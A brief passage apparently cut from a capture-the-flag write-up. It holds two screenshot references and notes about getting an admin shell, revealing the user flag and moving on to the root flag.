
Got admin shell:

Normally the visibility of the user flag is hidden ,but I simply and automatically type user keyword then it revealed.

Get root flag ->